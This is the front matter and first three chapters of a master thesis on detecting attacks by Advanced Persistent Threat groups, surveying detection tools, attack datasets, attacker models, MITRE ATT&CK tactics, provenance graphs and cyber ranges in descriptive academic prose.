Karlsruhe Institute of Technology

Modeling and Detection of Cyberattacks by Advanced Persistent Threats (APT)

Master Thesis of

Richard Rudolph

At the KIT Department of Informatics
Institute for Automation and Applied Informatics (IAI)

First examiner:	Prof. Dr. Veit Hagenmeier
Second examiner:	Prof. Dr. Achim Streit
First advisor:	Dr.-Ing. Kaibin Bao

Matriculation Number: 1928865
July 15, 2024 – January 15, 2025

Karlsruhe Institute of Technology (KIT)
Department of Informatics
P.O. Box 6980
76128 Karlsruhe

Abstract

In the past 10 years, an increase in cyberattacks and their professionalisation, both by organized crime and suspected state actors, known as Advanced Persistent Threat (APT) groups, can be observed. A particular rise has been noted in connection with the active war in Ukraine[1][2], just as the Ukrainian power grid had already become victim of sophisticated attacks multiple times before the outbreak of the war with incidents like Industroyer and BlackEnergy[3][4]. A common defence against such attacks is the use of Intrusion Detection Systems (IDS) and/or Security Incident and Event Monitoring (SIEM) systems.

However, these systems have the drawback that their effective use requires a team of security analysts to review numerous alarms and decide whether they represent a relevant threat. This can lead to the effect known as alert fatigue. Additionally, these systems often rely on signature databases and predefined rules to detect anomalies. This results in a high maintenance effort due to the arms race between attackers and defenders, as malware must first be detected and added to the database, and undetected incidents must be covered by rule updates, which then need to be rolled out. Furthermore, many systems assume that the network was not compromised at the time of setup in order to learn normal behaviour based on system observation over, for example, 1-2 weeks. Additionally, alarms that are related are often not directly correlated, making the detection of so-called *low and slow* attacks, which are typical for APT groups, very difficult.

There are approaches in the scientific literature to tackle the problem of detecting APT attacks. However, a significant effort is required to independently evaluate the effectiveness and functionality of these approaches. Research teams are also faced with the challenge of first setting up an infrastructure to execute and evaluate detection programs, and then bringing the programs to execution on this specific infrastructure.

This thesis aims to first reproduce existing approaches to detecting attacks from APT groups. Additionally, existing datasets that have recorded such attacks will be examined. A categorisation of the datasets in terms of the attack steps they contain and the recording methods will be created. It will also be evaluated how different approaches can be applied to these datasets.

[1] https://services.google.com/fh/files/blogs/google_fog_of_war_research_report.pdf, Whitepaper, (Accessed 2024-07-12)

[2] https://www.blackhat.com/us-22/briefings/schedule/#real-cyber-war-espionage-ddos-leaks-and-wipers-in-the-russian-invasion-of-ukraine-27206, (Accessed 2024-07-12)

[3] https://www.blackhat.com/us-17/briefings.html#industroyer-crashoverride-zero-things-cool-about-a-threat-group-targeting-the-power-grid, (Accessed 2024-07-12)

[4] https://www.blackhat.com/us-22/briefings/schedule/#industroyer-sandworms-cyberwarfare-targets-ukraines-power-grid-again-27832, (Accessed 2024-07-12)

Zusammenfassung

In den vergangenen 10 Jahren lässt sich eine Zunahme an Cyberattacken und deren Professionalisierung sowohl von organisierter Kriminalität als auch von mutmaßlichen Staatsakteuren, sogenannten Advanced-Persistent-Thread-Gruppen (APT-Gruppen) beobachten. Einen besonderen Anstieg konnte hierzu im Zusammenhang mit dem aktiven Krieg in der Ukraine beobachtet werden [5][6], genauso wie auch schon im Vorfeld des Krieges mit Industroyer und BlackEnergy das ukrainische Stromnetz mehrfach Opfer von anspruchsvollen Angriffen wurde [7] [8]. Eine übliche Verteidigung im Allgemeinen gegen Angriffe ist der Einsatz von Intrusion Detection Systemen (IDS) und/oder Security Incident and Event Monitoring (SIEM) Systemen.

Diese Systeme haben allerdings die Nachteile, dass für deren effektiven Einsatz ein Team an Security Analysten benötigt wird, die zahlreichen Alarme sichten und entscheiden, ob es sich dabei um einen relevanten oder echten Alarm handelt. Dies kann zu dem Effekt bekannt als alert fatique führen. Zudem basieren diese Systeme oft auf Signaturdatenbanken und fest definierten Regeln, um Anomalien zu erkennen. Das führt dazu, dass durch ein Wettrüsten zwischen Angreifenden und Verteidigenden diese Systeme einen hohen Wartungsaufwand erfordern, da Malware zunächst entdeckt und zu der Datenbank hinzugefügt, sowie unerkannte Incidents gefunden, mit Regelnvorschriften abgedeckt und die Regeln ausgerollt werden müssen. Zudem basieren viele Systeme darauf, dass zum Einrichtungszeitpunkt das eigene Netzwerk noch nicht kompromittiert wurde, um ein Normalverhaltenbasierend auf der Beobachtung des Systems über beispielsweise 1-2 Wochen hinweg zu lernen. Zudem können oft in Zusammenhang stehende Alarme nicht direkt verknüpft werden, was die Detektion von sogenannten *low and slow* Angriffen, wie sie für APT-Gruppen typisch sind, sehr schwierig macht.

Für das Problem der Detektion von APT-Angriffen existieren in der wissenschaftlichen Literatur Ansätze. Allerdings besteht ein signifikanter Aufwand, diese Ansätze unabhängig auf ihre Wirksamkeit und Funktionsfähigkeit zu evaluieren. Forschungsteams stehen zudem vor der Aufgabe, zuvor eine Infrastruktur für die Ausführung und Evaluation von Detektionsprogrammen aufzubauen und zudem die zu evaluierenden Programme auf dieser spezifischen Infrastruktur zur Ausführung zu bringen.

Diese Thesis hat zum Ziel, zunächst vorhandene Ansätze zur Erkennung von Angriffen von APT-Gruppen zu reproduzieren. Parallel dazu werden vorhandene Datensätze, in denen solche Angriffe aufgezeichnet worden sind, untersuchen. Eine Einordnung der Datensätze hinsichtlich der darin enthaltenen Angriffsschritte sowie Aufzeichnungsverfahren wird erstellt. Es soll auch

[5] `https://services.google.com/fh/files/blogs/google_fog_of_war_research_report.pdf`, Whitepaper, (Abgerufen 2024-07-12)

[6] `https://www.blackhat.com/us-22/briefings/schedule/#real-cyber-war-espionage-ddos-leaks-and-wipers-in-the-russian-invasion-of-ukraine-27206`, (Abgerufen 2024-07-12)

[7] `https://www.blackhat.com/us-17/briefings.html#industroyer-crashoverride-zero-things-cool-about-a-threat-group-targeting-the-power-grid`, (Abgerufen 2024-07-12)

[8] `https://www.blackhat.com/us-22/briefings/schedule/#industroyer-sandworms-cyberwarfare-targets-ukraines-power-grid-again-27832`, (Abgerufen 2024-07-12)

evaluiert werden, wie unterschiedliche Ansätze auf diesen Datensätzen angewandt werden kann.

Acknowledgments

Thank you all who have supported me throughout the duration of this thesis.

Leon Huck for his support working on the AROS cyber range developed by himself.

Liliana Kistenmacher for her enduring support in understanding Zeek, telematics toolchains and KCSM.

Kaibin Bao for his valuable support and advice throughout this thesis.

A huge thank you to everyone who helped proof reading this thesis.

Finally, thank you to my family and friends for always supporting and encouraging me.

Contents

List of Figures

List of Tables

Abbreviations

APT	Advanced Persistent Threat
TTP	Tactics Techniques and Procedures
SOC	Security Operation Centre
CTI	Cyber Threat Intelligence
UKC	Unified Kill Chain
IDS	Intrusion Detection System
NSM	Network Security Monitoring
SIEM	Security Incident and Event Monitoring
HIDS	Host-based Intrusion Detection System
NIDS	Network-based Intrusion Detection System
IDPS	Intrusion Detection and Prevention System
CVE	Common Vulnerability Enumeration
CTI	Cyber Threat Intelligence
MitM	Man in the Middle
DoS	Denial of Service
DDoS	Distributed Denial of Service
FDI	False Data Injection
IT	Information Technology
OT	Operational Technology
IED	Intelligent Electronic Device
PLC	Programmable Logic Controller
SCADA	Supervisory Control and Data Aquisition
VM	Virtual Machine
OS	Operating System
C2	Command and Control
KCSM	Kill Chain State Machine
ELK	ElasticSearch, Logstash, Kibana
ETW	Event Tracing for Windows
GUID	Globally Unique ID
ALPC	Advanced Local Procedure Call
XAI	Explainable Artificial Intelligence

FAIR	Findable, Accessible, Interoperable, Reusable
OPC-UA	Open Platform Communications Unified Architecture
HIL	Hardware in the Loop
PMU	Phasor Measurement Unit
CPS	Cyber Physical System
ICS	Industrial Control System
IoT	Internet of Things
IIoT	Industrial Internet of Things
ML	Machine Learning
CNN	Convolutional Neural Network
GNN	Graph Neural Network
KNN	k-Nearest-Neighbour
SVM	Support Vector Machine
NLP	Natural Language Processing
LSTM	Long Short Term Memory
HSG	Highlevel Scenario Graph
DAG	Directed Acyclic Graph
PG	Provenance Graph
HPG	Heterogenous Progenance Graph
AG	Attack Graph
PAG	Provenance Attack Graph
RAG	Reduced Attack Graph
KAG	Killchain Attack Graph
NAG	Network Attack Graph

1. Introduction

To introduce this thesis, this chapter will first motivate the topic, before the structure of the thesis is presented. As introductory thoughts and in preparation for the upcoming chapters, a possible formulation for an ideal dataset and APT detection tool is given. Related work will be briefly discussed and the research questions presented.

1.1. Motivation and Objectives

Critical infrastructure facilities have come into the attention of organised crime and suspected state actors, known as Advanced Persistent Threat (APT) groups, as attack targets. Prominent examples are the attack on the Ukrainian power grid in 2015 with BlackEnergy and Industroyer [4, 5] and an attack on a Saudi-Arabian power plant in 2014, known as TRITON incident [6]. A report by the Threat Analysis Group (TAG), Mandiant and Google Trust & Safety [7] also indicates a noteworthy rise of incidents in context of the active war in Ukraine. Cyberattacks targeted – but were not limited to – Ukrainian sites, including energy, education and telecommunication. Mandiant also reported on renewed attacks using Industroyer [8].

It is apparent that research efforts in detection and defence against APT attacks is required. This also motivates this thesis to investigate approaches for APT attack detection and datasets for research, testing and evaluation.

This thesis has several objectives: (1) Existing approaches to detecting attacks from APT groups and the respective experiments will be reproduced alongside an investigation into datasets for evaluating detection tools. (2) Attack detection tools are examined in order to categorise tools on how attacks are detected and in which way security analysts are supported. (3) Existing datasets are also categorised and analysed to unveil key features and necessary components. (4) This thesis will also implement an infrastructure for dynamic dataset generation, propose a dataset concept to support APT attack detection research and present a framework to evaluate detection tools on a comparable basis.

1.2. Structure

This thesis is structured as follows: Chapter 1 contains the motivation of the topic, related work and research questions as well as discussing a first naive take on ideal datasets and detection tools are introduced.

In Chapter 2, fundamentals required for this thesis as well as definitions of some terms are addressed.

In Chapter 3, the methodology used regarding the individual parts of this thesis is presented.

Chapter 4 starts with a definition of requirements regarding datasets and detection tools. Selected examples of datasets and detection tools are presented. To wrap up the chapter, these tools and datasets are then clustered into groups, and overviewed.

In Chapter 5, the architectures and design concepts of the proposed dataset, the implemented cyber range infrastructure and adversarial campaign as well as the proposed tool evaluation framework are presented.

Chapter 6 contains the description how the cyber range and the auditing setup were implemented as well as selected vulnerabilities. Also, the execution of the example APT campaign is described alongside benign behaviour. The chapter ends with the necessary implementations for APTHunter.

With Chapter 7, the experiments conducted in the context of this thesis with APTHunter, KCSM, Atlas and SOC-APT-Hunter on existing datasets as well as with the dataset created in this thesis are presented.

In Chapter 8, the presented datasets and tools are evaluated using the requirements defined in Section 4.1 with an additional section regarding the DARPA Transparent Computing datasets. Also the experiment results are evaluated and interpreted.

In Chapter 9, the content of this thesis are discussed.

Chapter 10 is the conclusion and subsumption of this thesis. This chapter closes with future work and a discussion about possible research directions.

1.3. An Ideal Dataset

An ideal dataset to test and evaluate APT detection approaches and IDS solutions would be be publicly available, contain realistic APT attacks spanning multiple hosts and featuring a variety of techniques (including persistence and evasion), and additionally contain examples of benign behaviour and some singular attacks of other adversary models. The recorded data has to include raw audit logs as well as captured network traffic to ensure compatibility with a range of processing and detection mechanisms.

The data would be of high quality and be extensively documented in a ground truth document containing a description of the testbed, including network setup and host configurations as well as descriptions, execution logs and TTP lists of the performed attacks. The ideal dataset would be structured in a way that it is clear which folder contains which data, different attacks and benign behaviour would be separated from each other to prevent the need to separate benign from attack data. Also, the testbed would span a variety of different operating systems and platforms, to model different scenario setups.

1.4. An Ideal APT Detection Tool

An ideal APT detection tool should be able to detect past and ongoing attacks by sophisticated threat actors, APT groups, criminals and other less-skilled adversaries, as well as network compromises that occurred before the detection system was installed. Outputs and alerts of this ideal tool should contain a compact view of the attack chain across the complete network, including the points of initial compromise, privilege escalations, impact as well as all other available data. Taken together such a tool should reduce the volume of alerts, while enabling an SOC analyst to analyse the attack. Malicious entities should be flagged with corresponding TTPs as a means of classification and communication.

The detection utility should raise minimal false-positive alerts, while detecting all true-positive malicious entities and events. It should also have a minimal overhead of required system resources, processing time and input data volume. In regards to input data, the detection mechanism should only require common data sources like log channels and be able to handle additional data, and also be compatible with common data formats. Furthermore, an ideal threat detection tool should be able to detect attacks and techniques that were previously unknown to the system itself. To enable independent evaluations and aid the research community, implementations should be available open-source.

1.5. Related Work

In his PhD thesis, Waqas Haider [9] presents the dataset NGIDS-DS in the context of host-based intrusion detection systems (HIDS). He discusses challenges of current HIDS like complex attacks, big data and the unavailability of high-quality real-world data. The thesis provides an overview to a variety of existing IDS datasets and explores different types of datasets, describes how to construct a dataset and how the proposed dataset was built using IXIA PerfectStorm. Haider also describes available features of raw audit data and proposes hidden features in audit data that can be mined from log data using machine learning (ML) techniques. Haider subsequently proposes a decision engine utilising hidden markov models (HMM) and gaussian mixture models for HIDS.

Florian Wilkens addresses in his PhD thesis [10] solutions on how to support security operations center (SOC) analysts as well as improving security monitoring and detecting APT attacks from a network point of view. He formalises different APT and attacker models, describes approaches to enhanced security monitoring with the context of TLS decryption and detecting brute force attacks. Wilkens also proposes tools to detect APT attacks from a network view characterising attacker lateral movement patterns and a state machine based framework to detect and contextualise adversarial actions.

Anjuma et al. [11] and Ouyang et al. [12] both review the DARPA Transparent Computing Engagement 3 and 5 and DARPA Operationally Transparent Cyber datasets by describing their contents, analysing data formats and data quality. Both papers also discuss problems and errors within the datasets as well as difficulties the authors encountered while working with the datasets.

Kumar et al. [13] analyses the performance of nine different machine learning algorithms for detecting cyber attacks in critical infrastructures using four industrial control system (ICS) and cyber physical system (CPS) datasets. All four datasets are presented and the authors conduct experiments resulting in normalised performance metrics with respect to training time, trained model size, detection accuracy, precision, recall, F1 and AUC scores.

Perales Goméz et al. [14] propose a methodology to generate anomaly detection datasets in industrial control systems. The authors give an overview towards twelve datasets for intrusion detection and ICS with a focus on network communication. They propose their dataset Electra and evaluate it using five machine learning models.

Dehlaghi-Ghadmin et al. [15] also propose a dataset for ICS called ICS-Flow that is designed to be used with machine learning based IDS in the ICS domain. The authors also give an overview of twelve datasets from the IDS and ICS domains, analysing their contents and records and listing the attacks that are contained.

Liu et al. [16] give an overview of datasets for APT detection and thoroughly analyse and evaluate these datasets for their usefulness using previously defined requirements, including their proposed dataset Aviator. The authors describe similar experiences with APT detection datasets and tools as they were made during this thesis. The evaluation schema and requirements are also comparable to those proposed by this thesis. However, they differ in strictness and division into smaller requirements. This work of Liu et al. also do not cover APT detection tools.

The datasets proposed by Liu et al. and this thesis though similar in scope and motivation differ in their testbeds: Liu et al. make use of pre-configured operating system (OS) images to set up virtual machines (VMs) that have vulnerabilities and applications already setup while this thesis proposes using off the shelf OS images and setting them up using Ansible playbooks. This enables the publication of the exact testbed configurations and the code to set it up, enabling researchers to reproduce the experiments conducted. Also, dynamic setups with playbooks provide the flexibility to adapt configurations to new scenarios, while the approach of Liu et al. requires less time and effort to set up their testbed, once the OS images are configured. Also, Aviator does not contain dedicated network captures and logshipping is done with an ELK (ElasticSearch, Logstash, Kibana) stack. Therefore, Aviator does not contain raw data, as ElasticSearch converts data into a JSON representation upon ingestion.

In their publication, Stojanovic et al. [17] conduct a study on existing datasets for APT detection. The authors address known APT attacks, attacker models and attack modelling as well as different types of datasets and challenges in dataset creation. Feature extraction and construction with different methods proposed in literature are also discussed. The study continues to present overviews of CPS and network based datasets for APT detection and reviews the presented datasets towards their contents, creation, features, data, duration and covered attack life cycle stages.

Mumrez et al. [18] compare three smart grid datasets for security by analysing their architectures, configurations and map tactics and techniques, that are possible to implement using the dataset testbeds onto the MITRE ATT&CK ICS matrix.

Pan et al. [19] conduct a wide-scale study towards provenance in security and privacy. The authors define provenance, explain different types and representations of provenance, analyse the coverage of security properties in reviewed approaches and create clusters for different types and designations of provenance systems. 83 Provenance systems are categorised as either threat provenance or secure provenance and presented in their approaches. The paper also covers attacks on provenance in different motivations.

Leon Huck [20] presents his cyber range AROS in his thesis, which provides the basis on which this thesis's testbed and dataset are built upon. Huck also covers other cyber ranges like Kypo and discusses a data capturing system that was first considered but not utilised in this thesis.

1.6. Research Questions

Related Work revealed, that a multitude of different datasets exist, which were created with different contents and usecases in mind. This leads to the question, which datasets do exist overall and if they can be used for testing and evaluating APT detection tools. Also, authors like Wilkens, Liu, Anjuma and Ouyang et al. [10, 16, 11, 12] mention issues with existing datasets. Literature also indicates, that a variety of different approaches to detect APT attacks exist. This implies, that different detection methods may require different data sources and data formats.

In this thesis, the following research questions (RQ) were addressed:

- **RQ 1**: Which solutions for APT detection exist in literature and how do they support SOC analysts?
- **RQ 2**: Which datasets for APT and attack detection exist, what do they contain and how can they be used?
- **RQ 3**: Which limitations do existing APT detection datasets have and how could they be solved?
- **RQ 4**: How do recent detection methods detect realistic APT attacks?

When selecting the toolset for security analysts, measures for detection usecases and the benefit of a detection tool have to be made. For this, an overview of different approaches and their different output categories is needed and therefore addressed with RQ 1.

RQ 2 addresses the case, that different datasets might contain data from different data sources in different formats and processing states. If a dataset can be used to test and evaluate a detection tool is dependent on these dataset factors.

Design choices around the creation of a dataset and the actual data quality can impact the usability of a dataset and its suitability for evaluating and comparing different attack detection tools. Related work mentioned some issues with existing datasets. Therefore, RQ 3 is formulated to investigate these limitations and propose possible solutions.

Attack detection can be realised with a variety of different techniques and methods. Different methods also require different types and sources of data, which is relevant for the design of a dataset. Also, frequently used techniques and combinations of methods indicate a potential robustness of a method. This is investigated with RQ 4.

2. Fundamentals

This chapter will discuss some fundamentals that are a necessary grounding for this thesis. The topics of threat models and APT groups as well as traditional treat detection will be covered. How actions of threat actors can be described is mentioned and the concept of provenance will be explained. The chapter closes with the topic of cyber ranges.

2.1. Threat Models and APT Groups

Attacker models are commonly used to define the capabilities and motivation of an adversary. Since the term attacker can be understood in various ways, attacker models are necessary for communication and as a basis for which capabilities an adversary is assumed to possess. Claudia Eckert [21] defines the three attacker models "script kiddie", "hacker" and "criminal" where a "script kiddie" is an attacker with low skills, a "hacker" a reasonably skilled adversary with the motivation of curiosity and recognition. The threat model of "criminal" is defined by financial motivation and sophisticated skills. In contrast, the standard IEC 62443 [22, 23] defines five security levels (SL):

SL 0: No specific security protection required.
SL 1: Protection against unintended or accidental misuse.
SL 2: Protection against intentional misuse by individuals with simple means, low resources, general skills, and low motivation.
SL 3: Protection against intentional misuse by individuals with sophisticated means, moderate resources, specialized skills, and moderate motivation.
SL 4: Protection against intentional misuse by individuals with sophisticated means, extensive resources, specialized skills, and high motivation.

SL1 correlates with the terminology of "script kiddie", SL2 as "hacker" and SL3 "criminal". SL4 resembles an attacker model that is commonly referred to as advanced persistent threat (APT) or APT groups. APT can be defined as an adversary with sophisticated skills and significant resources who is able to use multiple different attack vectors and is typically controlled by a nation-state. The goals of nation state actors are the gain and exfiltration of information, infiltration and sabotage which can be executed over a prolonged time. [24, 25]

2.2. Traditional Threat Detection

Traditional threat detection uses intrusion detection systems (IDS) and other tools to detect threats based on static rules or events that diverge from a trained normal behaviour, so-called anomalies. Alerts that are generated as a result are investigated by analysts, who respond accordingly if a threat was detected. A dedicated team and infrastructure for cyber defence is called security operations centre (SOC). A SOC usually employs a variety of detection tools including security information and event monitoring (SIEM), endpoint detection and response (EDR) and network security monitoring (NSM) systems. [26, 27, 28]

2.3. Formalisation of Adversarial Actions

Attack modelling is used to describe, characterise and understand targeted attacks. This results in several different models, for example the Lockheed Martin Cyber Kill Chain [29], the attack life cycle by McWhorter et al. [1] and the MITRE ATT&CK matrix [2]. The attack life cycle in Figure 2.1 describes an attack by several attack steps, while MITRE extends these attack steps and assigns them techniques. Figure 2.2 shows the matrix for industrial control systems (ICS), that consists of several attack steps and the respective techniques. The set of attack steps, also called tactics, techniques and the specific implementations of techniques, procedures, is referred to as TPPs (tactics, techniques and procedures). TTPs and attack steps are used to model and communicate the actions of an adversary.





Figure 2.1.: APT attack life cycle by McWhorter et al. [1].



ICS Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for ICS.

View on the ATT&CK® Navigator

Version Permalink

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
12 techniques	10 techniques	6 techniques	2 techniques	7 techniques	5 techniques	7 techniques	11 techniques	3 techniques	14 techniques	5 techniques	12 techniques
Drive-by Compromise	Autorun Image	Hardcoded Credentials	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Adversary-in-the-Middle	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Change Operating Mode	Modify Program	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Automated Collection	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Exploitation of Remote Services	Command-Line Interface	Module Firmware		Indicator Removal on Host	Remote System Discovery	Hardcoded Credentials	Data from Information Repositories	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
External Remote Services	Execution through API	Project File Infection		Masquerading	Remote System Information Discovery	Lateral Tool Transfer	Data from Local System		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Internet Accessible Device	Graphical User Interface	System Firmware		Rootkit	Wireless Sniffing	Program Download	Detect Operating Mode		Block Serial COM	Unauthorized Command Message	Loss of Control
Remote Services	Hooking	Valid Accounts		Spoof Reporting Message		Remote Services	I/O Image		Change Credential		Loss of Productivity and Revenue
Replication Through Removable Media	Modify Controller Tasking			System Binary Proxy Execution		Valid Accounts	Monitor Process State		Data Destruction		Loss of Protection
Rogue Master	Native API						Point & Tag Identification		Denial of Service		Loss of Safety
Spearphishing Attachment	Scripting						Program Upload		Device Restart/ Shutdown		Loss of View
Supply Chain Compromise	User Execution						Screen Capture		Manipulate I/O Image		Manipulation of Control
Transient Cyber Asset							Wireless Sniffing		Modify Alarm Settings		Manipulation of View
Wireless Compromise									Rootkit		Theft of Operational Information
									Service Stop		
									System Firmware		

Figure 2.2.: MITRE ICS ATT&CK matrix [2].

2.4. Provenance

The term provenance has been used in many different fields of science like biology and database systems and is used to describe lineage. In the context of security, provenance is used to describe the origins, history, course or evolution of an end product over time or a lifecycle. An example would be the history of a file, with information about when the file was created by which user, who modified the contents, who accessed the file etc.

Provenance tracing refers to the construction of metadata describing the lineage of a file, process, application or system e.g. by recording system-level events and system calls. Provenance tracing allows to analyse causalities and input across multiple sources and reconstruct execution flows. Therefore, provenance tracing can be used to analyse a system execution flow to detect anomalous system behaviour and reconstruct attack executions. A common form of representing provenance data are directed acyclic graphs (DAGs) which can be constructed directly from the tracing system or from text-based log data and are referred to as provenance graphs. [19]

Figure 2.3 shows an example of a provenance graph. It portrays the events of an attack with the Drakon APT which was performed in the DARPA Transparent Computing Engagement 5. The edges show the operations that were executed by the system call names. Processes are visualised in rectangular boxes while data entities like files and memory are portrayed with oval shapes. Rhombus shapes show outside agents, like a remote machine. In this example, the Firefox process navigates to a malicious host and is hijacked by this remote agent. As a result, additional memory is allocated to the Firefox process which holds the exploit code. The execution of the exploit was not captured but eventually caused a privilege escalation resulting in the change of the UID of the Firefox process to root. The hijacked Firefox process with root privileges uses the ptrace systemcall to inject code into the sshd process, hijacking it as well. The sshd process then connects to the adversary who performs some reconnaissance techniques.




Figure 2.3.: Provenance graph of a Drakon APT attack in Engagement 5 [3].

2.5. Cyber Ranges and Virtual Environments

Cyber ranges are emulated or simulated platforms that provide a replicated infrastructure that can be used for testing, training and attack simulation purposes. Cyber ranges usually rely on physical hardware to run hypervisor and orchestration. These layers simulate network infrastructures and virtual machines (VMs) running different operating systems (OS) on different simulated hardware. Cyber ranges have an important role in cybersecurity research, as real attacks can be executed on the virtualised infrastructure without compromising systems that are in productive use. Another advantage is the ability to provision multi-device infrastructures on a single underlying hardware. The ability to consistently recreate the same infrastructure setup is vital to scientific testing methodology. There are several types of cyber ranges in literature, with simulated ranges, overlay ranges, emulation ranges and hybrid ranges representing the most common types. Simulation ranges are fully virtualised while overlay ranges perform a mapping of real hardware onto virtualised systems. Emulation ranges use a dedicated network infrastructure that is mapped to the virtual infrastructure. Hybrid ranges combine the previous types. [20, 30, 31, 32]

3. Methodology

In this chapter, the methodology that was used in this thesis across the different chapters is described. Chapter 5 is not covered here since the methodology is provided by the design goals which are explained by the chapter itself.

3.1. Research Questions

This thesis addresses several research questions. Key contributions are the proposed dataset, the evaluation framework for attack detection tools, the implemented infrastructure and the reproduced experiments.

- **RQ 1**: Which solutions for APT detection exist in literature and how do they support SOC analysts?
- **RQ 2**: Which datasets for APT and attack detection exist, what do they contain and how can they be used?
- **RQ 3**: Which limitations do existing APT detection datasets have and how could they be solved?
- **RQ 4**: How do recent detection methods detect realistic APT attacks?

RQ 1 is answered in Section 4.3 by an extensive, but non-exhaustive study on 25 APT detection tools from literature. Also, Subsection 4.4.2 gives insight into the inner mechanisms and how SOC analysts are supported.

RQ 2 is addressed in Section 4.2 with a selection of 25 datasets for APT and threat detection. The datasets are investigated in detail for their contents, files and documentation. Datasets from IT and OT/ICS domains were considered. The usability of some datasets is investigated with the experiments in Chapter 7 and Chapter 8.

The first part of RQ 3 is answered by Subsection 4.4.1 and Subsection 4.4.3 with general classifications. Also, Section 8.1 evaluates the datasets and discusses criticism of popular datasets. Possible solutions are proposed with a dataset concept, the implemented infrastructure for attack emulation, and the evaluation framework for detection tools.

RQ4 is addressed by the study into mechanisms employed by APT detection tools in Subsection 4.4.2. Also, the experiments conducted in Section 8.3 with the reproduction of paper experiments and experiments with the proposed dataset contribute to this research question.

3.2. Datasets and Tools

The methodology towards the requirements in Chapter 4 was to characterise an ideal dataset and an ideal APT detection tool as given in Chapter 1. From these characterisations, the first set of evaluation criteria were interpolated and then filtered towards quantifiability. Evaluation metrics that require a controlled testing environment and a common basis to ensure comparability like performance indicators, execution times and resource consumption were then excluded. The remaining evaluation criteria were then formulated to requirements regarding datasets and tools. No requirements were formulated to support the dataset that is presented in this thesis.

APT detection tools were selected from literature research towards APT and detection approaches and techniques by searching for scientific publications, as well as cross-references in literature. Anomaly detection was not a focus of the search because of diverging attacker models. Literature research was then expanded towards provenance based approaches that do not directly reference APT when provenance was identified as a relevant field towards APT detection.

Datasets for APT detection were found via internet searches, literature research and references in scientific papers. Keywords were "APT", "dataset", "attack", "ICS", "energy", "OT", "detection" and "intrusion". One approach was to track the distribution of datasets that detection approaches utilised for their evaluation to determine the relevance of datasets for the scientific community. Anomaly detection datasets outside the context of attack detection were not included due to the lack of relevance of non-attack related anomalies for APT detection. Attack detection datasets in industrial control system (ICS) and energy distribution contexts were included due to the coverage of PLC devices and industrial communication protocols like Modbus.

The creation of clusters for datasets was performed by the metrics of primary characteristics, objective, designation the dataset was designed for and the actual file contents of the datasets. Several groups were found by this with one dataset being able to be a member of multiple groups since a dataset can be used for multiple applications.

